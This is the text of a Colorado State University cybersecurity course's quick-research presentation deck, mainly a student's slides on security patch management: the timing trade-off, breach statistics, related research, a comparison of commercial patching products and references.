Quantitative Cyber-Security

Colorado State University

Yashwant K Malaiya

CS559

Quick Research Presentations

CSU Cybersecurity Center
Computer Science Dept

Tuesday

- Everyone must participate
  - Share questions/comments
  - Take notes
- Presenters: limit yourself to 5 minutes, 1 minute for q/c
  - Upload your slides and be ready to present
- Ujwal will run videos/presentations by some distance students
- The Peer Review Form (Canvas Assignments) due on Sat. Novelty/ Interest, Technical/ Research, Presentation

Presentations Today

T1 Quant. modeling of impact of availability of patches,

Katherine Haynes

T6 Quant. Relationship between Cost of security improvements and the degree of additional security level achieved,

Brett Mulligan

T4 Mitre ATT&CK framework,

Saja Alqurashi,
Suraj Eswaran
Shwetha Gowdanakatte

T12 Economics of ransomware

Jacinda Li
Upakar Paudel
Md Al Amin

T11 Quant. examination of phishing

Qingyi Zhao
Tony Shang
Shree Harini Ravichandran

Patch Management

Status, Research, and Products


Katherine Haynes

CS 559 Quick Research

09.15.2020

Patches

- Fix security **vulnerabilities**
- **Patch management**
  - Process of distributing and applying updates
- **Trade-off**: benefit vs harm
  - Essential in cyber-security
  - Critical to reduce loss risk
  - Crucial process to protect organizations
  - Bad patches cause instability



Security Patch Application Timing

Mathematical model using parameterized costs and probabilities evaluated against empirical data

Apply patch as soon as possible to minimize risk

vs

Delay until assured that patch is not likely to cause more damage than it prevents





Figure 1: A hypothetical graph of risks of loss from penetration and from application of a bad patch. The optimal time to apply a patch is where the risk lines cross.

S. Beattie, S. Arnold, C. Cowan, P. Wagle, C. Wright, and A. Shostack, Proc. Of LISA'02: 16th System Administration Conference, 2002.

Current Status

- Timely patching remains critical to prevent data breaches
- Automation is preferred tool
  - □ Enable more timely patch deployment
  - □ Improve vulnerability response



Patching could have prevented many of these data breaches. As shown in Figure 3, 60 percent of these respondents say one or more of these breaches could have occurred because a patch was available for a known vulnerability but not applied.

FIGURE 3. Did any of these breaches occur because a patch was available for a known vulnerability but not applied?

Ponemon Institute LLC, Costs and Consequences of Gaps in Vulnerability Response. Traverse City, MI: ServiceNow, 2020.

Recent Work: [1/2]

Increasing patch application

- Quantitative models optimizing patch availability time management
  - □ **Game Theoretic Models:** Cavusoglu et al. [2008]; Caulfield and Fielder [2015]; Luo et al. [2015]
  - □ **Mathematical weighted costs:** Dey et al. [2015]
  - □ **Bi-criterion Framework:** Narang et al. [2017]
  - □ **Graphical Security Models:** Ge et al. [2017]; Enoch et al. [2019]


Recent Work: [2/2]

Increasing patch application

Quantitative-Based...

- Optimization of patch management methodology
  Gauci et al. [2017]
- Recommendation of optimal software product
  Kansal et al. [2016; 2019]
- Impact of faulty or infected patches
  Anand et al. [2019; 2020]
- Economic incentives
  August et al. [2019]; Morgner et al. [2020]

Top Products from Capterra




Product	Deployment	Automatic Patch Deployment	Automatic Scans	Compliance Management	Custom Patches	Network Wide Management	Remote Access/Control	Vulnerability Scanning	
Automox ★★★★½ (43 reviews)	🖥 ☁	✓	✓	✓	✓	✓	✓	✓	VISIT WEBSITE
SolarWinds RMM ★★★★½ (65 reviews)	📱 ☁	✓	✓	○	✓	✓	✓	✓	VISIT WEBSITE
Syxsense Manage ★★★★★ (32 reviews)	🖥 ☁	✓	✓	✓	✓	✓	✓	✓	VISIT WEBSITE
ConnectWise Automate ★★★★☆ (97 reviews)	🖥 ☁	✓	✓	○	✓	✓	✓	✓	VISIT WEBSITE
NinjaRMM ★★★★★ (94 reviews)	🖥 📱 ☁	✓	✓	✓	✓	✓	✓	✓	VISIT WEBSITE
Atera ★★★★½ (149 reviews)	🖥 📱 ☁	✓	✓	✓	✓	✓	✓	✓	VISIT WEBSITE
Patch Manager Plus ★★★★½ (95 reviews)	🖥 📱 ☁	✓	✓	✓	✓	✓	✓	✓	VISIT WEBSITE
ManageEngine Desktop Central ★★★★½ (85 reviews)	🖥 📱 ☁	✓	✓	✓	○	○	✓	○	VISIT WEBSITE

▶ In 2019, $535.4 million industry

▶ Growing 17.8% annually

Products

Colorado-based 2015 start-up



Automox Continues Rapid Growth with Over 1,500 Global Customers, Announces VP of Customer Experience to Drive Customer Value and Exceptional Experiences

Yahoo Finance · Aug 27

Automox Secures $9.3M Series A Funding Round


GlobeNewswire

Automox raises $30 million to protect enterprise endpoints from compromise

VentureBeat · Feb 4

”Proven itself as a disruptive leader in cybersecurity industry”
 - Koch Disruptive Technologies managing director Byron Knight

Products



5-star rated from Managed Service Providers and IT Pros

Automated Patching

Support for 120+ common applications such as Dropbox, Browsers, Java, and more. Report on patch compliance for all your devices to ensure your IT environment is secure.

NinjaRMM raises new financing round led by Summit Partners to expand market leadership position

PRNewswire · Mar 12

NinjaRMM ★★★★★ (94 reviews)

Atera ★★★★☆ (149 reviews)

Patch Manager Plus

VISIT WEBSITE

Founded in 2013
Headquartered in
Silicon Valley

Trusted by more than 4,000 customers worldwide

G2 Best Results SUMMER 2020
G2 Easiest Setup SUMMER 2020
G2 Easiest To Use SUMMER 2020
GetApp BEST FUNCTIONALITY & FEATURES 2020
Capterra ★★★★★ BEST VALUE 2020
Software Advice BEST CUSTOMER SUPPORT 2020

References

[1] H.K. Browne, W.A. Arbaugh, J. McHugh, W.L. Fithen, "A trend analysis of exploitations," Proceedings 2001 IEEE Symposium on Security and Privacy, 2001, https://doi.org/10.1109/SECPRI.2001.924300.

[2] B. Schneier, "Full disclosure and the window of vulnerability," Crypto-Gram, 2000, https://www.schneier.com/crypto-gram/archives/2000/0915.html.

[3] E.Rescorla, "Is finding security holes a good idea?," IEEE Security & Privacy, 2005, https://doi.org/10.1109/MSP.2005.17.

[4] Y. Beres, J. Griffin, and S. Shiu, "Analyzing the performance of security solutions to reduce vulnerability exposure window," 2008 Annual Compuater Security Applications Conference, 2008, https://doi.org/10.1109/ACSAC.2008.42. *

[5] H. Okhravi and D. Nicol, "Evaluation of patch management strategies," International Journal of Computational Intelligence: Theory and Practice, 3(2), 2008, pp. 109-117.

[6] S. Beattie, S. Arnold, C. Cowan, P. Wagle, C. Wright, and A. Shostack, "Timing the application of security patches for optimal uptime," Proc. of LISA'02: 16^{th} System Administration Conference, 2002.*

[7] A. Arora, R. Krishnan, A. Nandkumar, R. Telang, and Y. Yang, "Impact of vulnerability disclosure and patch availability: an empirical analysis," In Third Workshop on the Economics of Information Security, 2004.

[8] H. Cavusoglu, H. Cavusoglu, and J. Zhang, "Security patch management: share the burden or share the damage?" Management Science, 54(4), 2008, pp. 657-670, https://doi.org/10.1287/mnsc.1070.0784.

[9] T. Uemura and T. Dohi, "Optimal security patch management policies maximizing system availability," Journal of Communications, 5(1), 2010, https://doi.org/10.4304/jcm.5.1.71-80.

[10] G. Altekar, I. Bagrak, P. Burstein, and A. Schultz, "OPUS: Online patches and updates for security," USENIX Security Symposium, 2005.

[11] A. Boukerche, R. Machado, K.R.L. Juca, J. B.M. Sobral, M.S.M.A. Notare, "An agent based and biological inspired real-time intrusion detection and security model for computer network operations," Computer Communications, 2007, pp. 2649-2660, https://doi.org/10.1016/j.comcom.2007.03.008.

[12] H. Chen, J. Yu, C. Hang, B. Zang, and P.-C. Yew, "Dynamic software updating using a relaxed consistency model," IEEE Transactions on Software Engineering, 37(5), https://doi.org/10.1109/TSE.2010.79.

[13] C. Giuffrida and A.S. Tanenbaum, "Cooperative update: a new model for dependable live update," HotSWUp '09: Proceedings of the 2nd International Workshop on Hot Topics in Software Upgrades, 2009, https://doi.org/10.1145/1656437.1656439.

[14] L. Neamtiu, M. Hicks, G. Stoyle, and M. Oriol, "Practical dynamic software updating for C," ACM SIGPLAN Notices, 41(6), 2006, https://doi.org/10.1145/1133255.1133991.

[15] Ponemon Institute LLC, Costs and Consequences of Gaps in Vulnerability Response. Traverse City, MI: ServiceNow, 2020, https://www.servicenow.com/content/dam/servicenow-assets/public/en-us/doc-type/resource-center/analyst-report/ponemon-state-of-vulnerability-response.pdf.*

[16] Research and Markets, "Patch management market research report: by component, deployment type, feature, industry - global industry size, share and growth forecast to 2030," Report ID 5010715, 2020, https://www.researchandmarkets.com/r/3381f5.

[17] U.S. Department of Homeland Security Cybersecurity and Infrastructure Security Agency, "Top 30 Targeted High Risk Vulnerabilities," Alert TA15-119A, 2015, https://us-cert.cisa.gov/ncas/alerts/TA15-119A?hootPostID=b6821137ae5173095390bd502ae04892.

[18] A. Anand, J. Kaur, and S. Inoue, "Reliability modeling of multi-version software system incorporating the impact of infected patching," International Journal of Quality & Reliability Management, 2020, https://doi.org/10.1108/IJQRM-07-2019-0247.

[19] T. August, D. Dao, and K. Kim, "Market segmentation and software security: pricing patching rights," Management Science, 65(10), 2019, pp. 4575-4597, https://doi.org/10.1287/mnsc.2018.3153.

[20] T. Caulfield and A. Fielder, "Optimizing time allocation for network defence," Journal of Cybersecurity, 1(1), 2015, pp. 37-51, https://doi.org/10.1093/cybsec/tyv002.

[21] D. Dey, A. Lahiri, and G. Zhang, "Optimal policies for security patch management," INFORMS Journal on Computing, 27(3), 2015, pp. 462-477, https://dx.doi.org/10.1287/ijoc.2014.0638.

[22] S.Y. Enoch, J.B. Hong, and D.S. Kim, "Security modelling and assessment of modern networks using time independent Graphical Security Models," Journal of Network adn Computer Applications, 148, 2019, https://doi.org/10.1016/j.jnca.2019.102448.

[23] A. Gauci, S. Michelin, and M. Salles, "Addressing the challenge of cyber security maintenance through patch management," 24th International Conference & Exhibition on Electricity Distribution (CIRED), Open Access Proc. J., 2017(1), 2017, pp. 2599-2601, https://doi.org/10.1049/oap-cired.2017.0252.

[24] M. Ge, H.K. Kim, and D.S. Kim, "Evaluating security and availability of multiple redundancy designs when applying security patches," Cornell University, 2017, https://arxiv.org/abs/1705.00128.

[25] Y. Kansal, P.K. Kapus, and N. Sachdeva, "Determining best patch management software using intuitionistic fuzzy sets with TOPSIS," International Journal of Performability Engineering, 15(5), 2019, pp. 1297-1305, http://www.ijpe-online.com/EN/10.23940/ijpe.19.05.p5.12971305.

